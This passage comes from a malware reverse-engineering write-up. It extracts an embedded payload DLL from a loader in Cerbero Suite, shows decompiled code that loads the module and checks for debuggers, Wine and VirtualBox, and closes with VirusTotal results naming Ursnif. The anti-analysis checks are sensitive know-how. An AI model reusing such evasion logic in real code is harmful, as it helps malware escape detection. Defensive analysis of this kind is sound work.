
We can, of course, just press Ctrl+E and load the embedded PE, but to be more accurate we first selected the data belonging to the PE. In fact, we know the size of the embedded PE from the following lines:

```
void __fastcall initDLL(void)
{
    uint64_t payload_base;
    unk64_t payload_size;

    payload_size = 0x169A00;
    payload_base = 0x180007320;
    allocSpecialMemory(100);
    *(int64_t *)0x180171468 = internalLoad(&payload_base);
    if (*(int64_t *)0x180171468 != 0) {
        *(unk64_t *)0x180171458 = (_GetProcAddress)(*(int64_t *)0x180171468,
"dataCheck");
        *(unk64_t *)0x180171460 = (_GetProcAddress)(*(int64_t *)0x180171468,
"setPath");
    }
    return;
}
```

Hence, we know that the size is 0x169A00 and we press Ctrl+G to select the data.

Now that the data is selected we can load it as an embedded object (Ctrl+E).



The embedded module indeed exports the actual functions which are being called by the proxy module.

Name	Offset	Size	Value	Description
Characteristics	00141760	4	00000000	
TimeStamp	00141764	4	63D50B86	sab gen 28 11:48:22 2023 G...
MajorVersion	00141768	2	0000	
MinorVersion	0014176A	2	0000	
Name	0014176C	4	00142D9C	.rdata (LdrAddx64.dll)
Base	00141770	4	00000001	
NumberOfFunctions	00141774	4	00000002	
NumberOfNames	00141778	4	00000002	
AddressOfFunctions	0014177C	4	00142D88	.rdata
AddressOfNames	00141780	4	00142D90	.rdata

Ordinal	Function RVA	Name	Demangled	Forwarding
(n)	00014AA0	0	00142DAA	dataCheck
1	000160A0	1	00142DB4	setPath

The final module (SHA2-256:

A41DEED7A7BC99F4B45490E4572114B8CC2DD11F2301D954A59DEE67FA3CCA63) is not obfuscated and can be analyzed.

In the screenshot we can see some anti-reversing checks.

[mw_ps_ins_rem_encoded_exe.txt_output] - Cerbero Suite Advanced 6.2 - Cerbero Suite

File Risk Format
1 C:\...\mw_ps_ins_rem_encoded_exe.txt_output 0% PE

Hierarchy

- Name
 - mw_ps_ins_rem_encoded_exe.txt_output
 - Documents
 - Configuration file 2 [lang:1033]
 - Executables
 - payload.dll**

Summary

- Online
- Intrinsic threats
- Native code: x64
- Privacy
- Debug data
- Warnings
- Metadata
- Incorrect checksum value

Format

- Optional Header
- Data Directories
- Section Headers
- Export Directory
- Import Directory
- Exception Directory
- Relocation Directory
- Datum Directories

```
*(unk64_t *) (param_1 + 0x80) = 0;
*(unk64_t *) (param_1 + 0xE8) = 0;
iVar2 = sub_18006D600 (0x18010B998);
param_1[0x60] = iVar2 != 0;
iVar2 = findProcess ("procexp64.exe");
param_1[0x61] = iVar2 != 0;
uVar3 = (* _GetModuleHandleW) ("kernel32.dll");
if (uVar3 != 0) {
    iVar4 = (* _GetProcAddress) (uVar3, "wine_get_unix_file_name");
    uVar3 = (uint64_t) (iVar4 != 0);
}
param_1[0x62] = (char) uVar3;
iVar2 = sub_18006BB80 ();
param_1[99] = iVar2 != 0;
iVar2 = sub_18006RD10 ();
param_1[100] = iVar2 != 0;
iVar2 = sub_18006BE60 ();
param_1[0x65] = iVar2 != 0;
iVar2 = sub_18006FB80 ();
param_1[0x66] = iVar2 != 0;
iVar2 = sub_180069290 ();
param_1[0x67] = iVar2 != 0;
iVar2 = sub_18006D600 (0x180109DB0);
param_1[0x68] = iVar2 != 0;
iVar2 = sub_180069460 ();
param_1[0x69] = iVar2 != 0;
iVar4 = (* _FindWindowW) ("VBoxTrayToolWndClass", 0);
iVar5 = (* _FindWindowW) (0, "VBoxTrayToolWnd");
if ((iVar4 != 0) || (iVar5 != 0)) {
    iVar5 = 1;
}
param_1[0x6A] = (char) iVar5;
```

Line: 51 - Column: 47

Enter Python code here

We have uploaded the final payload to VirusTotal and this time more engines detected the threat, although only 28 out of 69.

① 28 security vendors and no sandboxes flagged this file as malicious

a41deed7a7bc99f4b45490e4572114b8cc2dd11f2301d954a59dee67fa3c
ca63

payload.dll_

1.41 MB Size | 2023-03-24 16:44:54 UTC a moment ago

Community Score: 28 / 69

DETECTION **DETAILS** **COMMUNITY**

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label ① trojan.ursnif/deepscan Threat categories trojan downloader Family labels ursnif deepscan bumblebee

Security vendors' analysis ①		Do you want to automate checks?	
AhnLab-V3	① Trojan/Win.Ursnif.C5391171	ALYac	① DeepScan:Generic.Ursnif.3.1.A1C1D613
Arcabit	① DeepScan:Generic.Ursnif.3.1.A1C1D613	Avast	① Win32:TrojanX-gen [Trj]
AVG	① Win32:TrojanX-gen [Trj]	BitDefender	① DeepScan:Generic.Ursnif.3.1.A1C1D613

The name of the malware appears to be “Ursnif”.